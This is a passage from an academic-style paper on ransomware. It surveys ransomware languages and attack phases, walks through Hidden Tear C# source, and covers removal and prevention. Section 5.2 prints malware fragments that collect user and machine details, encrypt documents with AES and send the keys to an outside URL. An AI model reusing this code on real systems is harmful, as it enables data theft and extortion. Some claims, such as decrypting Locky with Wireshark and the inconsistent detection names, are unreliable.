The Most of ransomware codes are written in multi-platform programming languages such as Java, JavaScript, C based languages, and python in order to cover the most file extensions, and be able to exploit maximum amount of data. Per security affairs organization website both Ransome32 and RAA ransomware have been reported on December 29th, 2015, which is classified in ransomware as a service (RaaS), and were written in java-scripting language. Moreover, the RAA ransomware is written entirely in Jscripting language.“Since most malware are written in compiled programming languages with ransomware often taking the form of executables using a language uncommonly used to deliver malware can be seen as less prone to detection. Cybercriminals know it’s a race; they capitalize on the lapse of time where their malware remains undetected in order to maximize their profit”.7 Because ransomware codes which are written in known and common languages can be easily detected by protection and security companies. Thus, hacker always looking for a newer technique to make ransomware hidden and undetectable. On the other hand, Zimbra Ransomware is written in Python, which targets Zimbra Mail Store and its email accounts that lead to encrypt all the information. Zimbra

[7] Bisson, D. (2016, June 21). RAA Ransomware written entirely in JScript. Retrieved October 11, 2016, from Latest Security News, http://www.tripwire.com/state-of-security/latest-security-news/raa-ransomware-written-entirely-in-jscript/

ransomware is written in python and designed to specifically attack the email server, which has been used by the targeted user

5.2 Tear Hidden Ransomware by Utku Sen:

This paper illustrates the Tear-hidden ransomware as a real attack called magic ransomware, which is coded by a Turkish programmer named Utku Sen. First, he provided the code merely for educational purpose. Secondly, Sen aimed to save victimized people whom they have been attacked by hackers by sneaking the tear hidden code in their system to obtain encryption keys. Since, the program is able to spread into system in stealth mode. The tear-hidden is designed with the intention of trapping amateur hackers. Lastly, hackers blackmailed Sen to abandon him from his project. This incident has become quite controversial in security field.[8] Therefore, this paper is going to elaborate the decryption code, which is written by Sen into five sections:

1. The first segment of the tear _hidden program coded to get the information from the attacked machine and send the information back to a server such as encryption password, username, machine name and files that is located in the user's desktop. In addition, some lines of codes have been adjusted, and changed with the user's machine in order to execute the program on the local computer.

[8] Paganini, +p. (2016, January 27). Hackers are blackmailing the creator of open-source Ransomware. Retrieved October 18, 2016, from Breaking News, http://securityaffairs.co/wordpress/43985/cyber-crime/no-more-open-source-ransomware.html

```
namespace hidden_tear
{
    public partial class Form1: Form
    {
        string targetURL = "http://www.utkusen.com/hidden-
tear/write.php?info=";
        string userName = Environment.UserName;
        string computerName =
System.Environment.MachineName.ToString();
        string userDir = "C:\\Users\Shallaw\desktop";
              int sendControl = 0
```


Figure 11: Collecting information form infected machine.

2. The second part of the code starts by encrypting files, which is located on “C:\\Users\\desktop”, using the encryption technique called Advanced Encryption Symmetric(AES) with 256 bits’ key

```
        public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[]
        passwordBytes)
                {
                    byte[] encryptedBytes = null;
                    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
                    using (MemoryStream ms = new MemoryStream())
                    {
                        using (RijndaelManaged AES = new RijndaelManaged())
                        {
                            AES.KeySize = 256;
                            AES.BlockSize = 128;

                            var key = new Rfc2898DeriveBytes(passwordBytes,
        saltBytes, 1000);
                            AES.Key = key.GetBytes(AES.KeySize / 8);
                            AES.IV = key.GetBytes(AES.BlockSize / 8);

                            AES.Mode = CipherMode.CBC;

                            using (var cs = new CryptoStream(ms,
        AES.CreateEncryptor(), CryptoStreamMode.Write))
                            {
                                cs.Write(bytesToBeEncrypted, 0,
        bytesToBeEncrypted.Length);
                                cs.Close();
                            }
```

Figure 12: AES encryption code by 256 key and CBC mode in C sharp language

3. During the encryption process tear_hidden ransomware begins by creating random passwords for encrypted files instantly after creating a new object class Random rnd = new Random (); which starts from initial length, and then the pointer appends to next file. In addition, the Send password object was coded to upload the generated passwords to the server along with the username, and computer name.



```
public string CreatePassword(int length)
        {
            const string valid =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/";
            StringBuilder res = new StringBuilder();
            Random rnd = new Random();
            while (0 < length--)
            {
                res.Append(valid[rnd.Next(valid.Length)]);
            }
            return res.ToString();
               }

public void SendPassword(string password)
        {

            string info = computerName + "-" + userName + " " + password;
            var fullUrl = targetURL + info;
            var conent = new System.Net.WebClient().DownloadString(fullUrl);
        }
```

Figure 13: Generating password by tear_hidden ransomware


4. The blow code starts to encrypt the file extensions besides the its contents by making a new object class which can read most of file extensions to be encrypted starts with the zero-file length to maximum increment number by an open loop in the code. As a result, the new file extensions will have extra letters in order not be opened. For example, .doc will be. docxxx .

```
        public void encryptDirectory(string location)
        {
            string password = CreatePassword(15);
            //            var validExtensions = new[]
            {
                 ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt",
".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html",
".xml", ".psd"
             };

            string[] files = Directory.GetFiles(location);
            string[] childDirectories = Directory.GetDirectories(location);
            for (int i = 0; i < files.Length; i++)
            {
                string extension = Path.GetExtension(files[i]);
                if (validExtensions.Contains(extension))
                {
                    EncryptFile(files[i], password);
                }
            }
```

Figure 14: encrypts target directory and extensions to be encrypt.

5. The output result:

Ransomware code is highly prohibited to run as real attack by law. Therefore, this paper uses tear_hidden ransomware which has been run in Microsoft Visual studio program. Once the code executed the windows defender it has been detected as malware threat. Also, the program prevents the code to be entirely executed due to having potential risk in the code. The output of the for tear_hidden ransomware on the local computer produces Ransom:MSIL/Zyzerlo.A. Also the alert type is recognized as Severe threat.



View the items that were detected as potentially harmful and the actions that you took on them:

○ Quarantined items
Items that were prevented from running but not removed from your PC.

○ Allowed items
Items that you've allowed to run on your PC.

● **All detected items**
Items that were detected on your PC.

Detected item	Alert level	Date	Action taken	Detection meth
□ Ransom:MSIL/Ryzerlo.A	Severe	10/17/2016 2:47 AM	Quarantine	Standard
□ Ransom:MSIL/Ryzerlo.A	Severe	10/17/2016 2:33 AM	Quarantine	Standard
□ Ransom:MSIL/Ryzerlo.A	Severe	10/17/2016 2:33 AM	Quarantine	Standard

Items:
file:C:\Users\Shallaw\Desktop\Shared\new\hidden_tear\hidden_tear\obj\Debug\hidden_tear.exe

Get more information about this item online.

Figure 15: detected ransomware Ransom:MSIL/Zyzerlo.A from the user's machine.

5.3 Anatomy of Ransomware:

Ransomware threats have a variety of approaches to attack systems. However, there are common phases of ransomware in overall process. Ransomware is automated rather than receiving instructions form the host machine and infects the system in a stealth mode. The major steps of ransomware attacks are breaking down into six major phases such as:

1. **Campaign and distribution:** It's the first stage that ransomware attempts to deceive the victim to download and run the attachment by using social engineering, or pushing users to visit weaponized websites, which leads the process to infection phase.

2. **Infection and staging process:** the exploit kit downloads, which is known as a "payload," In this step the ransomware file initializes an installation process in the system by itself. However, the executable file sets key function in windows registry files in order to be efficient after system reboot and file recovery. Moreover, the ransomware establishes a connection with random server, or C2 server from TOR or Dark net to communicate with hacker's infrastructure, which is useful to send back the information about infected machine such IP address by using command and control (C&C), and uses PHP proxy from the browser to connect over the proxy server to the TOR network in order to receive the decryption keys. Last but not the least, the ransomware file will attempt to delete the shadow copy files from the windows system (windows snapshot).

3. **Scanning and searching for contents:** In this stage the ransomware has already been installed and started to look for files, and documents both locally, and from the network. However, many ransomware attacks prioritized network shares over local drivers. During the scanning process the ransomware code leaves some sort of notes from the files and directories. Moreover, the ransomware searching both mapped and unmapped network accessible systems over networked areas for documents and shared files.

4. **Encryption Process**: This step is considered as one of the most challenged part, while ransomware begins to encrypt all the files, which is discovered during scanning process by using the encryption methods such as AES, and RSA. In the earliest action, the ransomware file checks the PHP proxy server to start encrypting process, in some cases the ransomware encrypts the file both extensions, and contents. However, the ransomware deletes copies of original files immediately. During the encryption process, the ransomware starts to establish a new connection in C2 server on the TOR network in

order to get more information from hackers and send back encryption keys for the damages files. In addition, the connection can be used for some other purposes such as sending the instruction for the victim, and navigate them how to get access back to their encrypted files.[9]

5. **Payday**: After the attacked machine infected and files has been encrypted hackers forces the user to pay the ransom with a limited period of time to restore theirs files. In the most of ransomware attacks victims are usually provided with instructions to pay the ransom by sending links or locking the screens in order to how to get the decryption keys. The digital currency used to pay ransom is called bitcoins, which is each bitcoin costs about 150 USD.

6. Strategies for ransomware removal

Ransomware threats have different techniques to attack victims, which varies from an easy level, and extends to severe level. Therefore, each type of ransomware needs a special approach to be taken to be removed from the system. However, there are common approaches to get rid of ransomware programs, while its triggered by many criteria such as the type of operating system, and the machine model. Browser attacks by ransomware are easier to remove comparing to hard drive attacks especially MFT (Master File Table) on the hard drive.

[9] exabeam (2016). The Anatomy of a Ransomware Attack. Understand how to detect and disrupt ransomware in corporate environments using UEBA., 13. retrieved from: doi:http://www.exabeam.com/library/anatomy-ransomware-attack/

This paper is going to demonstrate techniques to remove ransomware programs in the system, and decrypt the encrypted data by ransomware.

There are many approaches to rescue from the ransomware threats such as:

1- Identifying the type of ransomware, and removing the file in the operating system's registry file both manually and using commercial anti threat and malware removal tool software.
2- Recovering deleted data by ransomware, and decrypting the infected file then storing it in a safe location.
3- Protecting the entire network system: Removing the threat in the system by using the safe mode option then deleting the running threat from the processing unit.
4- Restoring the system to an earlier stage to prevent reoccurrence of the threat in the system.

6.1 Common action need to be taken during ransomware attacks

The first recommended action during ransomware attack the system must be turned off in order to be disconnected from hackers' server. This action will prevent the ransomware to pass to other connected devices and networks. After the system, has been turned off, the machine should be booted up with the safe mode option. Safe mode allows only default programs of the operating system to be operated to fix critical problems in the system. It's highly recommended not to delete the ransomware files in the system before it's recognized because taking this action by non-expertise people might cause damage to the system files, and potential data loss due to interrupting the connection with attackers. Therefore, it should be taken very cautiously and carefully.

First, safe mode option may have different key per the machine model. In general, the most computers can be logged in into safe mode by pressing F8 key before the windows starts. Secondly, there are some places should be checked after the windows logged into safe mode such as system registry, run, task manager, and system configurations. Each place includes certain options, which can be used to terminate ransomware from running in the system.

1- System configuration: this feature contains many options including startup programs while the operating system starts. Moreover, ending up the suspicious programs from running. This action prevents ransomware from running in the next boot up.

2- Task manager: In this feature, there is a tab called process shows all the running programs: It’s recommended to stop suspicious and unknown programs such as ransomware threats.

3- Looking for some certain files in the registry system files: This step should be done very carefully in order not to cause a serious damage in the system. Location requires to be checked including: %localAppData%, %ProgramData%, %WinDir%, and deleting the %Temp% file contents:

Furthermore, once the ransomware program has been terminated, the next step would be dealing with system file recovery to get back the infected files. This step can be performed both manually such as windows recovery system, or by using recovery programs to recover the deleted files by ransomware. In many cases the recovered files are encrypted with ransomware infection. Therefore, it requires to reveal the decryption key. Ransomware attacks use different encryption key, and technique to infect the data. Thus, each of them needs exact approach to fix the problem. For example, encrypted files by locky ransomware can be decrypted by using Wireshark program via command prompt to run the program automatically. In this case Locky ransomware communicates with the targeted machine using HTTP server.

Many commands are available to communicate with Locky ransomware until getting the decryption key. According to other type of ransomware such as TeslaRasnsomawre there is an open source program called Blood Dolly’s TeslaDecoder available on Bleepcomputer the program designed to decrypt the encrypted files with RSA-4096 decryption by Telsa ransomware. Its mean that each ransomware needs a special action to be decrypted, because they are programmed with different languages and encryption algorithms.

6.2 Commercial programs used as ransomware removal

Many security companies provide commercial tools for ransomware removal. Moreover, most of the tools can detect and remove ransomware with different approaches. However, most of the tools are efficient with safe mode option in windows operating system. This paper illustrates few techniques, which is recommended for ransomware removal. First, using BDRemoval_Trojan_Ransom provided by Bitdefender security company. The infected machine should be restarted with safe mode networking and the BD_Trojan_Ransom must be run with administration option.The program will start to scan for the threat codes in the system. Once the scanning process has been done, the machine will be logged in without the infection causes by ransomware. In some cases, this operation cannot be done due to locking the machine by ransomware. Therefore, BD_Trojan_Ransom is portably designed to work on thumb drives, while the machine has been locked completely. Moreover, Trend company offers the similar solution for ransomware removal called Trend Micro Anti-Ransomware. According to ransomware types and scenarios, commercial tools aimed to design those tools regarding the ransomware type and its incidents. For example, the Bitdefender company offered a program called Bitdefender Anti-CryptoWall, which is working for crypto types of ransomware. This feature brings many advantages and it can troubleshoot the problem concisely. The program dedicated against CryptoWall and CTB-Locker ransomware, and it works as real-time protection rather than clean up. Regarding to other platforms such as Avast company released a ransomware removal program called Simplelocker designed to remove the Crypto Locker, and Simplocker on the Android operating system and smart phones. The program is able to decrypt the files encrypted by symmetric algorithms such as AES.

7. Ransomware prevention approaches.

Since ransomware considered as a very sophisticated malware code, which deploys endpoint users and organization data because in most cases ransomware removal is a very challenging process that is for the data which hijacked by ransomware attacks. Therefore, the prevention techniques are highly recommended before the ransomware occurrence in the system. This paper focuses on the recent prevention approaches to stay protected against ransomware. According to security organizations there are many methods should be taken in order to prevent ransomware attacks.

1- **Back up the data regularly by using cloud based and offline back up:**

Having online backup can make the data secured during ransomware attacks. The cloud based companies use double layers of security for their data centers in order to ensure the integrity and safety of consumers' data. However, some ransomware codes have ability to infect the data even if they are stored online, if the server is not secured with a strong authentication and communication between the server and the user. Therefore, using multi factor authentication technique makes the connection stronger against malware attacks. Secondly, the uploaded data should be encrypted before it is stored on the server. On the other hand, organizations, which have sensitive data such as hospitals should have offline backup by using external storages, which are not connected to the server or computers.

2- **Configuring firewalls, firmware and malware defender are also keeping the operating system and patches up to date:**

Updating the security programs can protect users from the ransomware attacks by eliminating possible vulnerabilities in the program and it extremely reduces the risk of having a security breach. Otherwise, the hacker might sneak into the system by taking advantage from those flaws such as holes and zero-day vulnerability.

3- **Network segmentation and logical separation in the can reduce ransomware attack effectiveness**

Network segmentation is very useful to reduce ransomware affects due splitting device network into subnetworks This technique is very useful because it makes the network traffic work separately without sharing the entire network in possible ransomware attack. In this case attackers, cannot have access to another segment or machine from the network. Moreover, security companies provide latest prevention techniques to stop the ransomware attacking the entire networks. For example, Cisco company designed some specific security programs to detect and prevent ransomware attacks such as Advanced Malware Protection (AMP). " AMP takes full advantage of the vast cloud security intelligence networks provided by Cisco Collective Security Intelligence, Talos Security Intelligence and Research Group, and AMP Threat Grid to deliver advanced protection".10 According to the Cisco company AMP based on the three categories such as file reputation which is dealing with files inline, File Sandboxing to understanding the behaviors of the file, and file retrospection to know the severity level of the threat.

4- **Using application whitelisting, and other techniques to prevent ransomware.**

Application whitelisting is a program which allows by the user administration to monitor the unauthorized programs before they are being installed. In contrast of the protection programs such as anti-viruses application whitelisting do not block all suspicious program. According to the application whitelisting: Panacea or Propaganda paper the author states "Instead of attempting to block malicious files and activity, application whitelisting will only permit known good files". Moreover, the application whitelisting dealing with file hashes in order to execute any file or program. Furthermore, in many cases hackers use email attachment to infect users machine. Therefore, before downloading and running any attachment from the emails, it must be scanned with security tools. Moreover, some ransomware classes such as locky, uses Microsoft macro to infect the machine. This risk can be fixed by disabling the macro option in Microsoft

[10] Cisco (2016). Cisco Ransomware Defense. http://www.cisco.com/c/dam/en/us/solutions/collateral/enterprise-networks/ransomware-defense/at-a-glance-c45-737465.pdf.

office programs. Finally ransomware frequently uses advertising and web ads from the popular websites to infects end users. "Ransomware is often distributed through malicious ads served when visiting certain sites. Blocking ads or preventing users from accessing certain sites can reduce that risk”.[11] In addition, ads, can be removed and disabled from the browsers both manually and by certain programs. In addition, each browser needs a different approach to perform such task. Finally, educating and training end users and company employees are highly recommended to avoid ransomware attacks.

8. Summary and conclusion

Nowadays, cyberattacks is going global which affects variety of organizations and endpoint users. While, hackers use different approaches and tools including ransomware threats to take over the targeted systems which might leads to cause a huge damage such as in business, healthcare system, industry sectors, and other fields. “Ransomware is on track to be a $1 billion crime in 2016. Also, over twenty-five variants of ransomware families have been identified, and more than four-thousand ransomware attacks happened daily since January 1, 2016. While ransomware isn’t going away any time soon (if ever), you can defend your organization - if you’re properly prepared.”[12] Under the light of this idea, this paper worked to understand the common form of ransomware threats due to identifying the root and types of ransomware and diagnosing effective types over different platforms. Also, how ransomware works in the systems and possible changes which can be made by ransomware. Furthermore, this paper shows why

[11],`[18] Black, C. (2016). RANSOMWARE ON THE RISE. https://www.carbonblack.com/wp-content/uploads/2016/10/2016_carbon_black_ebook_ransomware_on_the_rise_1101.pdf.

ransomware attacks hospitals and banking systems and what make them vulnerable to ransomware attacks. With the goals of understanding in-depth about ransomware, this research explains the most common encryption techniques used by ransomware such as AES and RSA, and which kind of algorithms are commonly used in real attacks. In addition, ransomware uses combined algorithms to make more sophisticated threats which makes it harder to decrypt until the ransom will be paid. Moreover, encryption keys explained which is used by ransomware and comparing the key types which one is more complicated to be decrypted. Per the practical approach, this paper runs a crypto type ransomware which is designed by Sen and its entirely written in C sharp programming. The generated Crypto-ransomware can be detected by windows defender as the name Ransom:MSIL/Zyzerlo.A. In addition, the ransomware code explained in segments of this paper shows the part's function during the attacking process. It very important to understand the anatomy of ransomware, therefore, this paper explains the entire process of how ransomware distribute its files in the system, also how ransomware establishes connection with the attackers' server in order to infect the system and send back the decryption information. Thus, hackers are forcing users to pay ransom which is called payday which not recommend to performed part. In contrast this research shows common solutions and approaches to remove ransomware codes from the entire system and networks. In conclusion, in order to stop ransomware attacks there are some certain steps that should be taken such as having regular back up, patching software, and some other outstanding techniques illustrated to prevent ransomware attacks.

References

Rachh, R. R., Mohan, P. V., A., & Anami, B. S. (2012). Efficient implementations for AES encryption and decryption. Circuits, Systems, and Signal Processing, 31(5), 1765-1785. doi:http://dx.doi.org/10.1007/s00034-012-9395-0

Black, C. (2016). RANSOMWARE ON THE RISE. https://www.carbonblack.com/wp-content/uploads/2016/10/2016_carbon_black_ebook_ransomware_on_the_rise_1101.pdf.

1 Abrams, L. (2016, September 1). The Nullbyte Ransomware pretends to be the NecroBot Pokemon go application. . Retrieved from http://www.bleepingcomputer.com/news/security/the-nullbyte-ransomware-pretends-to-be-the-necrobot-pokemon-go-application/

Kevin Savage, & Peter Coogan. (2016). *The evolution of ransomware* [1].

Lee, J.K., Moon, S.Y. & Park, J.H. J Supercomput (2016). CloudRPS: a cloud analysis based enhanced ransomware prevention system

Vadim Kotov, & Mantej Singh Rajpal. (2016). Understanding Crypto-Ransomware. Retrieved from Understanding Crypto-Ransomwar https://www.bromium.com/sites/default/files/bromium-report-ransomware.pdf

Song, S., Kim, B., & Lee, S. (2016). The effective Ransomware prevention technique using process monitoring on Android platform. Mobile Information Systems, 2016, 1–9. doi:10.1155/2016/2946735

1 D. F. Sittig and H. Singh Journal: Applied Clinical Informatics, 2016, Volume 7, Number 2, Page 624

DOI: 10.4338/ACI-2016-04-SOA-0064

Constantin, L. (2016, May 28). This nasty ransomware overwrites your PC’s master boot record. Retrieved September 3, 2016, from http://www.pcworld.com/article/3046626/security/petya-ransomware-overwrites-mbrs-locking-users-out-of-their-computers.html

Gresham,T.(2016).Mitigating-ransomware. SC`Magazine, 27(2),-50.-Retrieved-from http://ezproxy.valpo.edu/login?url=http://search.proquest.com/docview/1777248185?accountid=14811

Emm, D., & Garnaeva, M. (2015). IT Threat Evolution in Q2 2015. Retrieved from https://cdn.press.kaspersky.com/files/2015/10/IT_threat_evolution_Q2_2015_ENG.pdf

Krustev, V. (2016, July 27). Remove Jager Ransomware and restore AES and RSA Encrypted files. Retrieved October 22, 2016, from Ransomware, http://sensorstechforum.com/remove-jager-ransomware-restore-aes-rsa-encrypted-files/

Bisson, D. (2016, June 21). RAA Ransomware written entirely in JScript. Retrieved October 11, 2016, from Latest Security News, http://www.tripwire.com/state-of-security/latest-security-news/raa-ransomware-written-entirely-in-jscript/

Paganini, +p. (2016, January 27). Hackers are blackmailing the creator of open-source Ransomware. Retrieved October 18, 2016, from Breaking News, http://securityaffairs.co/wordpress/43985/cyber-crime/no-more-open-source-ransomware.html

exabeam (2016). The Anatomy of a Ransomware Attack. Understand how to detect and disrupt ransomware in corporate environments using UEBA., 13. retrieved from: doi:http://www.exabeam.com/library/anatomy-ransomware-attack/

Krustev, V. (2016, August 22). Find Decryption key for files Encrypted by Ransomware. Retrieved from Ransomware, http://sensorstechforum.com/find-decryption-key-files-encrypted-ransomware/

Bookshire, N. (2016, April 11). Locky virus Trojaner - Entfernen und Entschlüsseln - Anleitung zur Beseitigung von Viren. Retrieved from https://howtoremove.guide/de/locky-virus-entschlusseln-trojaner-entfernen/

Ransomware data recovery. (2016, October 6). Retrieved October 25, 2016, from https://www.provendatarecovery.com/data-recovery-services/ransomware-data-recovery/?gclid=CI2BqIfl8s8CFQEOaQodkMYMUw

Dunn, J. E. (2015, October 8). 7 best ransomware removal tools. Retrieved from http://www.techworld.com/security/7-best-ransomware-removal-tools-how-clean-up-cryptolocker-cryptowall-extortion-malware-3626974/

Cisco (2016). Cisco Ransomware Defense. http://www.cisco.com/c/dam/en/us/solutions/collateral/enterprise-networks/ransomware-defense/at-a-glance-c45-737465.pdf.